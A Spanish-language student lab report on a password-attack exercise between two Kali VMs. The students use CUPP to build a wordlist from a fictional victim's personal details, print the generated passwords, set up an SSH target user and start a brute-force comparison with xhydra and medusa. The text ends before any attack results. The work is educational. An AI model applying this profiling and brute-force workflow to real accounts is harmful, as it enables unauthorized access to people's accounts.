

## Ficha y Control de Resultados de las Prácticas

### Datos de Identificación

Apellido, Nombre	Cédula de Identidad	Nro. de Práctica	Fecha
Diego Bastardo	27948046	14	02/12/2022
Gabriel Manrique	26921248		
Nombre de la Práctica		Password Attacks	
Grupo (últimos 2 dígitos del NRC)	1489	Mesa	

### Direccionamiento IP/Máscara:

Equipo origen/fuente:	172.30.114.4	Equipo Objetivo/Destino:	172.30.114.5
Otros Equipos involucrados:			

### Ejecución de la práctica:

Por cada actividad desarrollada durante la ejecución de la práctica debe narrar la(s) actividad(es) llevadas a cabo y colocar las evidencias resultantes, a saber: evidencia de comandos, aplicaciones, programas ejecutados, así como los resultados obtenidos de la ejecución de los mismos:

En esta práctica 8 realizamos un ataque de contraseña de una máquina virtual a otra, realizando el proceso de recolección de información del objetivo y con un algoritmo para descubrir cuál es su contraseña que puede utilizar en diferentes plataformas como: cuentas de banco en línea, redes sociales, correos electrónicos, entre otros.


En estas máquinas virtuales se utilizó el sistema operativo kali linux, se inició una como atacante (Equipo B) y otra como objetivo o víctima (Equipo A), en el equipo B se instaló desde la terminal el programa CUPP, este es una herramienta que puede ser utilizada en muchas circunstancias como pruebas de penetración o investigaciones forenses, esta herramienta será utilizada para obtener la contraseña de la víctima.

Un ataque de contraseña se refiere a cualquiera de los diversos métodos utilizados para autenticarse maliciosamente en cuentas protegidas con contraseña. Estos ataques generalmente se facilitan mediante el uso de software que acelera el descifrado o la adivinación de contraseñas. Cupp significa **Common User Passwords Profiler** y esta

herramienta puede ser utilizada en muchas circunstancias como pruebas de penetración o investigaciones forenses.

Algunos conceptos que debemos tener presentes para la lectura de la práctica, un ataque de **fuerza bruta** es un intento de descifrar una contraseña o nombre de usuario, de buscar una página web oculta o de descubrir la clave utilizada para cifrar un mensaje, que consiste en aplicar el método de prueba y error con la esperanza de dar con la combinación correcta finalmente. La **ingeniería social** es un conjunto de técnicas que usan los cibercriminales para engañar a los usuarios incautos para que les envíen datos confidenciales, infecten sus computadoras con malware o abran enlaces a sitios infectados. **ssh-keygen** es una herramienta para generar un par de claves pública y privada. **Xhyndra** es una aplicación utilizada en hacking ético para poner a prueba contraseñas. No obstante, también puede ser usada por un atacante que realmente tenga el objetivo de robar nuestra clave. **Medusa** es una herramienta que se utiliza para ataques con la técnica de fuerza bruta, utilizando entre otras cosas, diccionarios de palabras. La criptografía **RSA** es un cifrado asimétrico que se utiliza en muchos ámbitos de la transmisión de datos en Internet por su facilidad de uso. Un **módulo** es una porción de un programa de ordenador. De las varias tareas que debe realizar un programa para cumplir con su función u objetivos.

En la siguiente imagen se muestra la instalación del programa CUPP para conocer la contraseña en combinación de datos de la víctima. La herramienta solicita información de la víctima para realizar diferentes combinaciones de contraseña que puede utilizar en sus cuentas y poder realizar fuerza bruta con estas combinaciones.



```

kali@kali: ~/Desktop/cupp
File Actions Edit View Help
cd: no such file or directory: desktop

(kali@kali)~$ cd Desktop
(kali@kali)~/Desktop$ sudo git clone https://github.com/Mebus/cupp.git
Cloning into 'cupp'...
remote: Enumerating objects: 237, done.
remote: Total 237 (delta 0), reused 0 (delta 0), pack-reused 237
Receiving objects: 100% (237/237), 2.14 MiB | 598.00 KiB/s, done.
Resolving deltas: 100% (125/125), done.

(kali@kali)~/Desktop$ ls
cupp
(kali@kali)~/Desktop$ cd cupp
(kali@kali)~/Desktop/cupp$ sudo chmod +x cupp.py
(kali@kali)~/Desktop/cupp$ sudo python3 cupp.py -i

cupp.py!
# Common
# User
# Passwords
# Profiler

[ Muris Kurgas | j0rgan@remote-exploit.org ]
[ Mebus | https://github.com/Mebus/ ]

[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)


> First Name: 

```

Los datos de la víctima estaban presentes en un texto, esta información en un caso real, se tendría que hacer ingeniería social e investigación de la persona, como sus rutinas, sus contactos y familiares, además de saber a qué se dedica, para poder obtener la información de la víctima.

“ Pedro Pablo Pérez Uzcategui, es un analista de administración en una compañía de seguros denominada Confianza y Seguridad C.A, RIF: J-00205070-2. Tiene una esposa llamada María De La Concepción, dos niños llamados Eva y Adam, una hermosa mascota llamada Punky, sus pasatiempos son el tenis, la pesca y la lectura. Su película favorita es Troya, su color favorito es el azul, le gusta mucho la pizza y una parrilla de fin de semana, tiene un vehículo compacto dorado, marca Ford, modelo Focus, placas MOG-2020. Nació 24 de diciembre de 1948, su esposa el 14 de febrero de 1954 y sus hijos el 18 de febrero de 1976 y el 14 de septiembre de 1987, respectivamente. Vive en la ciudad de Caracas parroquia el Recreo, edificio Parque Monte Verde, piso 7, apartamento 702. Su madre, que siempre visita se llama Rosa Uzcategui, nacida un primero de enero de 1938 en una zona montañosa en las afueras de la Ciudad llamada San Pedro de Los Altos.”

Al identificar los datos de la víctima se insertó los siguientes datos en la herramienta CUPP, para la generación de contraseñas. De nombre: pedro, apellido: perez, nombre de mascota: Punky.



```

kali@kali: ~/Desktop/cupp
File Actions Edit View Help
cupp.py!
# Common
# User
# Passwords
# Profiler

[ Muris Kurgas | j0rgan@remote-exploit.org ]
[ Mebus | https://github.com/Mebus/ ]

[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name:

[-] You must enter a name at least!
> Name: pedro
> Surname: perez
> Nickname:
> Birthdate (DDMMYYYY):

> Partners) name:
> Partners) nickname:
> Partners) birthdate (DDMMYYYY):

> Child's name:
> Child's nickname:
> Child's birthdate (DDMMYYYY):

> Pet's name: Punky
> Company name:

```

Al generar la combinación de contraseña, se genera un archivo .txt con todas las posibles contraseñas que pueden ser utilizadas por fuerza bruta para así tener acceso en las cuentas de la víctima.


```

kali@kali: ~/cupp
File Actions Edit View Help
[+] Now load your pistolero with pedro.txt and shoot! Good luck!

(kali@kali)~/cupp
$ ls
CHANGELOG.md  cupp.cfg  cupp.py  LICENSE  pedro.txt  README.md  screenshots  test_cupp.py

(kali@kali)~/cupp
$ cat pedro.txt
Pedro1990
Pedro1991
Pedro1992
Pedro1993
Pedro1994
Pedro1995
Pedro1996
Pedro1997
Pedro1998
Pedro1999
Pedro2000
Pedro2001
Pedro2002
Pedro2003
Pedro2004
Pedro2005
Pedro2006
Pedro2007
Pedro2008
Pedro2009
Pedro2010
Pedro2011
Pedro2012
Pedro2013
Pedro2014
Pedro2015
Pedro2016
Pedro2017
Pedro2018
Pedro2019
Pedro2020
PedroPerez
PedroPerez_
Pedro_
Pedro_1990
Pedro_1991
Pedro_1992
Pedro_1993
Pedro_1994
Pedro_1995
Pedro_1996
Pedro_1997
  
```

Generación de contraseñas posibles de la información otorgada de la víctima con el programa Cupp, Archivo .txt




```

1 Pedro1990
2 Pedro1991
3 Pedro1992
4 Pedro1993
5 Pedro1994
6 Pedro1995
7 Pedro1996
8 Pedro1997
9 Pedro1998
10 Pedro1999
11 Pedro2000
12 Pedro2001
13 Pedro2002
14 Pedro2003
15 Pedro2004
16 Pedro2005
17 Pedro2006
18 Pedro2007
19 Pedro2008
20 Pedro2009
21 Pedro2010
22 Pedro2011
23 Pedro2012
24 Pedro2013
25 Pedro2014
26 Pedro2015
27 Pedro2016
28 Pedro2017
29 Pedro2018
30 Pedro2019
31 Pedro2020
32 PedroPerez
33 PedroPerez_
34 Pedro_
35 Pedro_1990
36 Pedro_1991
37 Pedro_1992
38 Pedro_1993
39 Pedro_1994
40 Pedro_1995
41 Pedro_1996
42 Pedro_1997
43 Pedro_1998

```

En la siguiente imagen se muestra, que se inicia el servicio SSH en la máquina víctima, el cual se crea un usuario nuevo con su contraseña, para así hacer la prueba de ataque de contraseña. El usuario es adduser pedroperez y la contraseña insertada es: Punky\_.



```

kali@kali: ~
File Actions Edit View Help
(kali@kali)~[~]
$ sudo service ssh start

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:


#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.

[sudo] password for kali:
(kali@kali)~[~]
$ adduser pedroperez
adduser: Only root may add a user or group to the system.

(kali@kali)~[~]
$ sudo service ssh start

(kali@kali)~[~]
$ sudo adduser pedroperez
Adding user `pedroperez' ...
Adding new group `pedroperez' (1001) ...
Adding new user `pedroperez' (1001) with group `pedroperez' ...
Creating home directory `/home/pedroperez' ...
Copying files from `/etc/skel' ...
New password:
  
```

La generación contraseña con rsa, el cual genera un archivo en la ruta de root/.ssh/id\_rsa.




```

(kali@kali)-[~]
$ sudo ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Created directory '/root/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:4sz0CgiwLwxMC/bbs/+dr1ME7cNY7rsb8keaWaqKTRI root@kali
The key's randomart image is:
+--[RSA 3072]--+
|
| . o
|oo B
|+.o . *
|+o . oES o .
|oo .o= o. o o
|..O..O+ ... ..O
| . .o.= ..+*..
| .oo.+.=+
+--[SHA256]--+
(kali@kali)-[~]
  
```



Dirección ip del Equipo A, para configurar la conexión de equipos y utilizar la contraseña del usuario pedroperez.



```


kali@kali: ~
File Actions Edit View Help
command 'iwconfig' from deb wireless-tools
command 'ifconfig' from deb net-tools
Try: sudo apt install <deb name>

(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.30.114.4 netmask 255.255.255.0 broadcast 172.30.114.255
    inet6 fe80::a00:27ff:fe95:bd54 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:95:bd:54 txqueuelen 1000 (Ethernet)
    RX packets 19 bytes 6440 (6.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 34 bytes 4930 (4.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)-[~]
$
  
```

En la práctica se comparó la velocidad de acceso de sesión no autorizada entre dos herramientas, xhydra y medusa. Para ello se ejecutó xhydra desde la consola del equipo B, esta herramienta está instalada y configurada en el sistema operativo de linux.




```


(kali@kali)-[~/cupp]
$ xhydra
Command 'xhydra' not found, did you mean:
  command 'xhydra' from deb hydra-gtk
  command 'hydra' from deb hydra
Try: sudo apt install <deb name>

(kali@kali)-[~/cupp]
$ xhydra
Gtk-Message: 10:13:36.665: Failed to load module "gail"
** (xhydra:16788): WARNING **: 10:13:36.710: (../atk-adaptor/bridge.c:1018):atk_bridge_adaptor_init: runtime check failed: (root)
  
```

En la siguiente imagen se muestra la configuración del equipo A(víctima) el cual vamos hacerle fuerza bruta por el acceso de contraseña, se insertó la dirección ip del equipo A.



